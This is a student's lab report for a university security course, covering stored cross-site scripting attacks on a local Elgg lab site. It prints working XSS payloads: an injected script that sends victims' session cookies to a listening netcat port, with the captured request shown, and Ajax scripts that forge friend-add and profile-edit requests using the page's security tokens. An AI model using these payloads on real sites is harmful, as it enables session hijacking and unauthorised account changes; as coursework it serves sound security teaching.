

CS 5590: System and Software Security- XSS Lab Assignment

Task 1: Posting a Malicious Message to Display an Alert Window

Explanation: After we opened our profile, in the brief description part we put a javascript code that would invoke an alert on the page displaying ‘XSS’ as seen in Figure 1. The code written is html code for executing javascript. When this is built in our profile, whenever someone wants to open this webpage since the code is built in the html code of the web page to be rendered, it is also executed. This results in a pop up in this case as seen in Figure 2.




Figure 1




Figure 2

Task 2: Posting a Malicious Message to Display Cookies

Explanation: In this task we inject javascript code that would display the cookies of the person who went to our profile. Figure 3 shows the code and Figure 4 shows the cookies displayed. Since cookies are stored in the local computer of the user, in this task the attacker has no reach to the user's cookies.




Figure 3





Figure 4


Task 3: Stealing Cookies from the Victim's Machine

Explanation: In this task we will enable the attacker to view the stolen cookie by listening via TCP port of the attackers machine. It is displayed in Figure 5. In order to steal cookies of the user we use the javascript code provided and change the IP address to the attacker's IP address and place it in the page of the attacker. When a user views his profile the code is executed. This code sends an HTTP GET request for loading an image from the source url which is set to the attacker machine port. Therefore HTTP GET request is sent to the attacker's machine. The request also contains cookies which results in the attacker obtaining the cookie of the user. This is displayed in Figure 7.



```
/bin/bash
[03/19/22]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

Figure 5



The screenshot shows a web browser interface with the following details:

- Address Bar:** localhost/xss.js
- URL Bar:** www.xsslabeLgg.com/profile/samy/edit
- Toolbar:** Back, Forward, Stop, Refresh, Favorites, Home, etc.
- Menu Bar:** Most Visited, SEED Labs, Sites for Labs
- Form Fields:**
 - Brief description:** <script type="text/javascript"> document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie))</script>
 - Location:** Public

Figure 6



```
/bin/bash
/bin/bash 66x24
[03/20/22]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
sport 39000)
GET /?c=Elgg%3D6r68i8k16bvpymi0te8sq9ik95 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Figure 7

Task 4: Becoming the Victim's Friend

Figure 8 displays what request and data is sent for adding a friend on the platform. Figure 9 is simply put to be able to see the token and ts values, which can be created dynamically so not needed much actually..

```

Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8
Date: Thu, 17 Mar 2022 05:20:34 GMT
-----
http://www.xsslabelgg.com/action/friends/add?
friend=47&__elgg_ts=1647922850&__elgg_token=4C_QPxrlTIn1RlQV9Tunw&__elgg_ts=1647922850
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: application/json, text/javascript, */*, q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=dkc5l18poros00kbtaf14emjb4
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Tue, 22 Mar 2022 04:21:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
-----
```

Figure 8

```

Content-Type: application/javascript; charset=utf-8

add?
n=4C_QPxrlTIn1RlQV9Tunw&__elgg_ts=1647922850&__elgg_token=4C_QPxrlTIn1RlQV9Tunw
ix i686; rv:60.0) Gecko/20100101
```

Figure 9

In order to add friends when Samy's profile is visited, we need to forge the same request everytime Samy's profile is needed. The code copied to the description part is displayed in Figure 10.



The screenshot shows a browser window with the title "add.html". The content of the page is a block of JavaScript code. The code is color-coded for syntax highlighting, with comments in green and most other text in blue. The code performs an Ajax request to add a friend named Samy to the user's list.

```
1 <script type="text/javascript">
2     window.onload = function () {
3         var Ajax=null;
4
5         var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
6
7         var token+"&__elgg_token="+elgg.security.token.__elgg_token;
8
9         //Construct the HTTP request to add Samy as a friend.
10        var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+
11            ts+token;
12
13        //Create and send Ajax request to add friend
14        Ajax=new XMLHttpRequest();
15        Ajax.open("GET",sendurl,true);
16        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
17        Ajax.setRequestHeader("Content-Type","application/
18            x-www-form-urlencoded");
19        Ajax.send();
}</script>
```

Figure 10

The sendurl parameter for adding samy is replicated in this part. We already know Samy's guid is 47 from both Figure 8(since it is mentioned in the url) and also from the source code.

After this code is copy pasted to describe part of Samy's profile it is saved. And by default the renewed profile is loaded. Hence the malicious code is executed and Samy adds himself as a friend automatically as shown in Figure 11.




Figure 11

Question 1.

`__elgg_ts` and `__elgg_token` are security parameters. They are changed every time a page is loaded therefore they have to be accessed dynamically as in line 1. We need to access those to send out valid HTTP requests.

Question 2.

No because extra HTML added in the Editor mode resulting in malicious code not being executed.

Task 5: Modifying the Victim's Profile

To figure out what data is sent and what type of HTTP request is needed for profile edit, we use live http header. In Figure 13 one can observe the url sent for POST request along with Samy's guid (attackers guid). In Figure 12, we try to replicate this POST HTTP request with modifying the brief description part in the content and adding criteria for avoiding the attack on Samy's page as it reloads.


```
1 <script type="text/javascript">
2 window.onload = function() {
3     var userName=elgg.session.user.name;
4     var guid+"&guid="+elgg.session.user.guid;
5     var ts+"&__elgg_ts__="+elgg.security.token.__elgg_ts__;
6     var token+"&__elgg_token__="+elgg.security.token.__elgg_token__;
7     var briefDesc = "&briefdescription=heyo"+"&accesslevel[";
8     briefDesc+= "briefdescription]=2";
9
10    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
11    var content= name + guid + ts + token + briefDesc;
12
13    var samyGuid= 47
14
15    if(elgg.session.user.guid != samyGuid)
16    {
17        var Ajax=null;
18        Ajax=new XMLHttpRequest();
19        Ajax.open("POST",sendurl,true);
20        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
21        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
22        Ajax.send(content);
23    }
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Figure 12

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 468
Cookie: Elgg=utfcqj5l9v18oqdf6j27npovf2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=LlZ_m9tjX98X3cZxj9qwtg&__elgg_ts=1647990221&name=Samy&description=&a
[description]=2&briefdescription=&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel
[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel
[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel
[twitter]=2&guid=47
POST: HTTP/1.1 302 Found
Date: Tue, 22 Mar 2022 23:04:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
```

Figure 13

When we log in with Alice's account and load samy's page, Alice's page is modified as seen in Figure 14.



The screenshot shows a web browser window titled "Alice : XSS Lab Site". The address bar displays the URL "www.xsslablegg.com/profile/alice". Below the address bar, there are links for "Most Visited", "SEED Labs", and "Sites for Labs". The main content area shows a profile for "Alice". On the left, there is a cartoon-style image of Alice from Disney's Alice in Wonderland. On the right, the name "Alice" is displayed in bold, followed by the text "Brief description: heyo". Below this, there are two buttons: "Edit profile" and "Edit avatar".

Figure 14

Question:

If we remove the if line then it is expected that when the profile of sam is saved the page is reloaded and samy's page is also modified according to malicious code as seen in Figure 15.



Samy
Brief description: heyo

About me

Figure 15

This time we logged into Bobby's profile and went to Samy's site and the result of attack is shown in Figure 16.



Boby
Brief description: heyo

Figure 16